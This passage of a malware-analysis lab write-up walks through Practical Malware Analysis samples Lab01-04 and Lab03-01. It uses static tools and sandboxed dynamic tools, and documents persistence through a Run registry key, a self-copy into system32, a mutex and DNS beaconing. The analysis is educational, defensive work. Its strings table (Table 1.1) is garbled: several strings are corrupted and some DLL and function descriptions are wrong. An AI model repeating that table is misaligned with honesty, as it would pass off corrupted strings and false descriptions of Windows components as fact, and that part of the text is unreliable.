


Figure 2.1 — PEiD showing Lab01-04.exe is not packed and Section Vlewer

iii- Loading **Lab01-04.exe** into [PE Explorer](#), we initially see that the Date Time Stamp is clearly faked (figure 3.1). At the time of writing it looks as though the file was compiled months in the future, and it's not immediately clear what the real stamp should be.

Time Date Stamp | 5D69A2B3h | 30/08/2019 22:26:59

Figure 3.1 — Date Time Stamp of Lab01-04.exe

iv- Switching to the Import Viewer within [PE Explorer](#), we see that there are three of the common .dll imported (figure 4.1).




Figure 4.1 — Import Viewer for Lab01-04.exe

- KERNEL32.dll — Core functionality, such as access and manipulation of memory, files, and hardware.
- ADVAPI32.dll — Access to advanced core Windows components such as the Service Manager and Registry. The functions here look like they're doing something with privileges.
- MSVCRT.dll — imports are functions that are included in most as part of the compiler wrapper code.

Assessing the combination of imports, there are a few key ones which can point us in the direction of the program's functionality.

- `SizeOfResource`, `FindResource`, and `LoadResource` indicate that the file is searching for data in a specific resource.
- `CreateFile`, `WriteFile` and `WinExec` suggests that it might write a file to disk and execute it.
- `LookupPrivilegeValueA` and `AdjustTokenPrivileges` indicates that it might access protected files with special permissions.

v- Looking at the strings is often a good way to identify any host/network based malware-infection indicators. Again, this can be done through the Disassembler in [PE Explorer](#) (Figure 5.1)

| Strings                                      | View 1                     | View 2 | View 3 | View 4 |
|----------------------------------------------|----------------------------|--------|--------|--------|
| 0040302C: SSZ0040302C_SeDebugPrivilege       | 'SeDebugPrivilege',0       |        |        |        |
| 00403040: SSZ00403040_sfc_os.dll             | 'sfc_os.dll',0             |        |        |        |
| 0040304C: SSZ0040304C_system32_wupdmgmgr.exe | 'system32\wupdmgmgr.exe',0 |        |        |        |
| 00403064: SSZ00403064__s_s                   | '%s',0                     |        |        |        |
| 00403070: SSZ00403070_101                    | '#101',0                   |        |        |        |
| 00403078: SSZ00403078_EnumProcessModules     | 'EnumProcessModules',0     |        |        |        |
| 0040308C: SSZ0040308C_psapi.dll              | 'psapi.dll',0              |        |        |        |
| 00403098: SSZ00403098_GetModuleBaseNameA     | 'GetModuleBaseNameA',0     |        |        |        |
| 004030AC: SSZ004030AC_psapi.dll              | 'psapi.dll',0              |        |        |        |
| 004030B8: SSZ004030B8_EnumProcesses          | 'EnumProcesses',0          |        |        |        |
| 004030C8: SSZ004030C8_psapi.dll              | 'psapi.dll',0              |        |        |        |
| 004030D4: SSZ004030D4_system32_wupdmgmgr.exe | 'system32\wupdmgmgr.exe',0 |        |        |        |
| 004030EC: SSZ004030EC__s_s                   | '%s',0                     |        |        |        |
| 004030F4: SSZ004030F4_winup.exe              | 'winup.exe',0              |        |        |        |
| 00403100: SSZ00403100__s_s                   | '%s',0                     |        |        |        |

Figure 5.1 — **Lab01–04.exe** strings within PE Explorer Disassembler

The strings of note here look like '\system32\wupdmgmgr.exe', 'psapi.dll' and 'winup.exe' — potentially these are the files which the .dll identified, create, or execute.

'\system32\wupdmgmgr.exe' might correlate with KERNEL32.dll GetWindowsDirectory function to write to system directory and the malware might modify the Windows Update Manager.

This gives us some host-based indicators, however there is nothing apparent regarding network functions.

vi- Previously overlooked in [PEiD](#)'s Section Viewer, there is a resources file .rsrc —The Resource Table. This is also seen in [PE Explorer](#)'s Section Headers.





Figure 6.1 — Resource Hacker identifying **Lab01–04.exe**'s binary resource

We are able to open this within [Resource Hacker](#), a tool which can be used to manipulate resources within Windows binaries. Loading **Lab01–04.exe** into [Resource Hacker](#) identifies that resource as binary and lets us search through it. (figure 6.1)

### e. Analyze the malware found in the file Lab03-01.exe using basic dynamic analysis tools.

i- This dynamic analysis starts with initial static analysis to hopefully gain a baseline understanding of what might be going on. Straight in with [PEiD](#) and [PE Explorer](#) we see that **Lab03–01.exe** is evidently PEncrypt 3.1 packed, and only visible import of `kernel32.dll` and function `ExitProcess`(figure 1.1). Also, there are no apparent strings visible.



Figure

1.1 — File **Lab03–01.exe** is packed, and has minimal imports

It's difficult to understand this malware's functionality with this minimal information. Potentially the file will unpack and expose more information when it is run. One thing we can do is execute [strings](#) to scan the file for UNICODE or ASCII characters not easily located. Doing this we can identify some useful information.

There is a bit of noise here which have been removed, and the main ones are highlighted in red (table 1.1).

| String                                                             | Functionality                                                                                                                  |
|--------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------|
| Rich                                                               | Not important                                                                                                                  |
| Icon                                                               | Not important                                                                                                                  |
| Data                                                               | Not important                                                                                                                  |
| Environment                                                        | kernel32.dll function ends a program and all its threads                                                                       |
| kernel32.dll                                                       | kernel32.dll for core functionality such as access and manipulation of memory, files, and handles.                             |
| win32_52                                                           | <b>Imported all Windows Windows Library provides network functionality</b>                                                     |
| CONNECTS/52/HTTP/1.1                                               | <b>Imported all HTTP connection required</b>                                                                                   |
| advapi32                                                           | Advapi32.dll is an API services library that supports security and registry calls.                                             |
| cryptui                                                            | TNC Layer DLL that is the file that contains all TNC kernel functions.                                                         |
| user32                                                             | User32.dll implements the Windows UI component that creates and manipulates the visual elements of the Windows user interface. |
| ole32                                                              | Ole32.dll associated with the Microsoft development platform developed by Microsoft for the Windows Operating System.          |
| shell32                                                            | The executable is flexible and can do anything.                                                                                |
| SHELL32\Classes\http\shell\open\shell\command                      | Potentially important registry directory.                                                                                      |
| Software\Microsoft\Active Setup\Installed Components               | Potentially important registry directory.                                                                                      |
| text                                                               | Not important                                                                                                                  |
| www.practicalmalwareanalysis.com                                   | domain, possibly what the malware will try to connect to                                                                       |
| admin                                                              | Probably username for admin                                                                                                    |
| VideoDriver                                                        | Possibly important                                                                                                             |
| Win32API-                                                          | Possibly important                                                                                                             |
| win32api.exe                                                       | Possibly important                                                                                                             |
| SDI\WME\Windows\Windows\Control\Conduit\Con                        | Potentially important registry directory                                                                                       |
| SDI\WME\Windows\Windows\Control\Conduit\Con\explorer\shell\folders | Potentially important registry directory                                                                                       |

Table 1.1 — Processed output of `strings` function on **Lab03–01.exe**

Looking at these, we can make some rough assumptions that **Lab03-01.exe** is likely to do some network activity and download and hide some sort of file in some of the registry directories, under one of those string names.

ii- To identify host-based indicators, we can make assumptions from the previous strings output, such as potentially attaching itself to

`SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver` — however, it is more useful to perform **dynamic analysis** and see what it's doing. Take a snapshot of the VM so you're able to revert to a pre-execution state!

Set VM networking to Host-only, and manually assign the preferred DNS server as [iNetsim](#), or configure the DNS reply IP within [ApateDNS](#) to loopback, and set up listeners using [Netcat](#) (ports 80 and 443 are recommended as a starting point as these are common).

Clear all processes within [Procmon](#), and apply suitable filters to clear out any noise and find out what the malware is doing. Initially filter to include Process **Lab3-1.exe** so we can see its activity. Likewise, start [Process Explorer](#) for collecting information about processes running on the system.

| Time...   | Process Name | PID  | Operation         | Path                               |
|-----------|--------------|------|-------------------|------------------------------------|
| 8:59:1... | Lab03-01.exe | 2100 | Process Start     |                                    |
| 8:59:1... | Lab03-01.exe | 2100 | Thread Create     |                                    |
| 8:59:1... | Lab03-01.exe | 2100 | QueryNameInfo...  | C:\Documents and Settings\Malware\ |
| 8:59:1... | Lab03-01.exe | 2100 | Load Image        | C:\Documents and Settings\Malware\ |
| 8:59:1... | Lab03-01.exe | 2100 | Load Image        | C:\WINDOWS\system32\ntdll.dll      |
| 8:59:1... | Lab03-01.exe | 2100 | QueryNameInfo...  | C:\Documents and Settings\Malware\ |
| 8:59:1... | Lab03-01.exe | 2100 | CreateFile        | C:\WINDOWS\Prefetch\LAB03-01.E>    |
| 8:59:1... | Lab03-01.exe | 2100 | RegOpenKey        | HKLM\Software\Microsoft\Windows\   |
| 8:59:1... | Lab03-01.exe | 2100 | RegOpenKey        | HKLM\System\CurrentControlSet\Con  |
| 8:59:1... | Lab03-01.exe | 2100 | RegQueryValue     | HKLM\System\CurrentControlSet\Con  |
| 8:59:1... | Lab03-01.exe | 2100 | RegCloseKey       | HKLM\System\CurrentControlSet\Con  |
| 8:59:1... | Lab03-01.exe | 2100 | CreateFile        | C:\Documents and Settings\Malware\ |
| 8:59:1... | Lab03-01.exe | 2100 | FileSystemControl | C:\Documents and Settings\Malware\ |
| 8:59:1... | Lab03-01.exe | 2100 | QueryOpen         | C:\Documents and Settings\Malware\ |
| 8:59:1... | Lab03-01.exe | 2100 | Load Image        | C:\WINDOWS\system32\kernel32.dll   |
| 8:59:1... | Lab03-01.exe | 2100 | RegOpenKey        | HKLM\System\CurrentControlSet\Con  |
| 8:59:1... | Lab03-01.exe | 2100 | RegQueryValue     | HKLM\System\CurrentControlSet\Con  |
| 8:59:1... | Lab03-01.exe | 2100 | RegCloseKey       | HKLM\System\CurrentControlSet\Con  |
| 8:59:1... | Lab03-01.exe | 2100 | RegOpenKey        | HKLM\Software\Microsoft\Windows\   |
| 8:59:1... | Lab03-01.exe | 2100 | RegOpenKey        | HKLM\System\CurrentControlSet\Con  |
| 8:59:1... | Lab03-01.exe | 2100 | RegQueryValue     | HKLM\System\CurrentControlSet\Con  |

Figure 2.1 — [Procmon](#) of **Lab03-01.exe**

The first thing we notice when executing **Lab03-01.exe** is the series of Registry Key operations (Figure 2.1). This doesn't tell us too much about what the malware is doing specifically however,

it's always useful to see an overview of the activities. We can filter this further to only show WriteFile and RegSetValue to see the key operations (figure 2.2)

| Process Monitor - Sysinternals: www.sysinternals.com |              |      |             |                                                                |
|------------------------------------------------------|--------------|------|-------------|----------------------------------------------------------------|
| Time...                                              | Process Name | PID  | Operation   | Path                                                           |
| 8:59:1...                                            | Lab03-01.exe | 2100 | WriteFile   | C:\WINDOWS\system32\vmx32to64.exe                              |
| 8:59:1...                                            | Lab03-01.exe | 2100 | RegSetValue | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver |

Figure 2.2 — [Procmon](#) of Lab03-01.exe, filtered for WriteFile and RegSetValue

We can investigate these operations further, and we see that they are related. First, a file is written to C:\WINDOWS\system32\vmx32to64.exe (*note, this filename is a string we've identified as part of the initial static analysis*) however, this appears to be set to the registry of HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver (*another identified string!*). This is a strong host-based indicator that the malware is up to something (Figure 2.3). Most likely the malware is intended to be run at startup.





Figure 2.3 — Lab03-01.exe hiding under vmx32to64.exe and set to VideoDriver registry.

Upon further investigation, it appears as though files **vmx32to64.exe** and **Lab03–01.exe** share the same hash (figure 2.4), indicating the malware has established persistence through creating and hiding a copy of itself, as well as to execute at startup via the `VideoDriver` registry.

```
C:\Documents and Settings\Malware Analysis>certutil -hashfile C:\WINDOWS\system32\vmx32to64.exe
402.203.0: 0x80070057 <WIN32: 8?>: ..CertCli Version
SHA-1 hash of file C:\WINDOWS\system32\vmx32to64.exe:
0b b4 91 f6 2b 77 df 73 78 01 b9 ab 0f d1 4f a1 2d 43 d2 54
CertUtil: -hashfile command completed successfully.

C:\Documents and Settings\Malware Analysis>certutil -hashfile "C:\Documents and Settings\Malware Analysis\My Documents\Downloads\Practical Malware Analysis Labs\BinaryCollection\Chapter_3L\Lab03-01.exe"
402.203.0: 0x80070057 <WIN32: 8?>: ..CertCli Version
SHA-1 hash of file C:\Documents and Settings\Malware Analysis\My Documents\Downloads\Practical Malware Analysis Labs\BinaryCollection\Chapter_3L\Lab03-01.exe:
0b b4 91 f6 2b 77 df 73 78 01 b9 ab 0f d1 4f a1 2d 43 d2 54
CertUtil: -hashfile command completed successfully.
```

Figure 2.4 — **Lab03–01.exe** sharing the same SHA1 Hash as **vmx32to64.exe**.

Further host-based indicators can be identified through analysis of [Process Explorer](#), to show which handles and DLLs the malware has opened or loaded.




Figure 2.4 — [Process Explorer](#) showing Mutex **WinVMX32**

[Process Explorer](#) shows us that **Lab03–01.exe** has created a mutex of **WinVMX32** (*again, another identified string*) (Figure 2.4). A mutex (mutual exclusion objects) is used to ensure that only one instance of the malware can run at a time — often assigned a fixed name. We also see **Lab03–01.exe** utilises `ws2_32.dll` and `wshtcpip.dll` for network capabilities.

iii- We're able to analyse network activity either locally on the victim, or utilising [iNetSim](#). I have demonstrated both, having configured DNS to either the [iNetSim](#) machine or loopback (for the [netcat](#) listeners). Turning our attention to [ApateDNS](#) and our [iNetSim](#) logs, we see some pretty significant network-based indicators of this malware activity. [ApateDNS](#) show regular DNS requests to [www.practicalmalwareanalysis.com](http://www.practicalmalwareanalysis.com) every 30 seconds (figure 3.1).




Figure 3.1 — [ApateDNS](#) showing DNS beaconing

The [ApateDNS](#) capture suggests the malware is beaconing — possibly to either to fetch updates/instructions or to send back stolen information.

```
cat /var/log/inetsim/report/report.1876. No such file or directory
inetsim@inetsim:~$ cat /var/log/inetsim/report/report.1876.txt
*** Report for session '1876' ***

Real start date : 2019-05-27 20:52:17
Simulated start date : 2019-05-27 20:52:17
Time difference on startup : none

2019-05-27 20:52:50 First simulated date in log file
2019-05-27 20:52:50 DNS connection, type: A, class: IN, requested name: www.practicalmalwareanalysis.com
```

Figure 3.2 — [iNetSim](#) logs

Also, the associated [iNetSim](#) logs show a recognised DNS request for the malicious website, providing further indication of beaconing intent.

Finally, the [Netcat](#) listener (with DNS configured for loopback) has picked up a transmission on port 443. This shows a series of illegible characters emitted from the malware (Figure 3.3). On subsequent executions or periodic ticks, the transmission is unique.

```
C:\>Documents and Settings\Malware Analysis>nc -l -p 443
[Illegible characters]
3t t ▶ t http/1.1uP δ ☺
```

Figure 3.3 — Illegible characters transmitted by **Lab03-01.exe**.

The combination of host and network-based indicators provide significant grounding to make assumptions regarding the malware's activity.

- From **Static Analysis**, not a lot was uncovered other than the output of what might use as hard-coded parameters.
- **Dynamic Analysis** to uncover further host-based indicators show that the malware has replicated and masked under another file name has associated with the registry for execution on startup and has network functionality.
- Network-based activity is identified through capturing periodic DNS requests, as well as intercepting random character transmissions of HTTP & SSL

#### f. Analyze the malware found in the file **Lab03-02.dll** using basic dynamic analysis tools.

i- At first glance, we have **Lab03-02.dll**. As this is not a .exe file, we are unable to directly execute it. `rundll32.exe` is a windows utility which loads and runs 32-bit dynamic-link libraries (.dll).

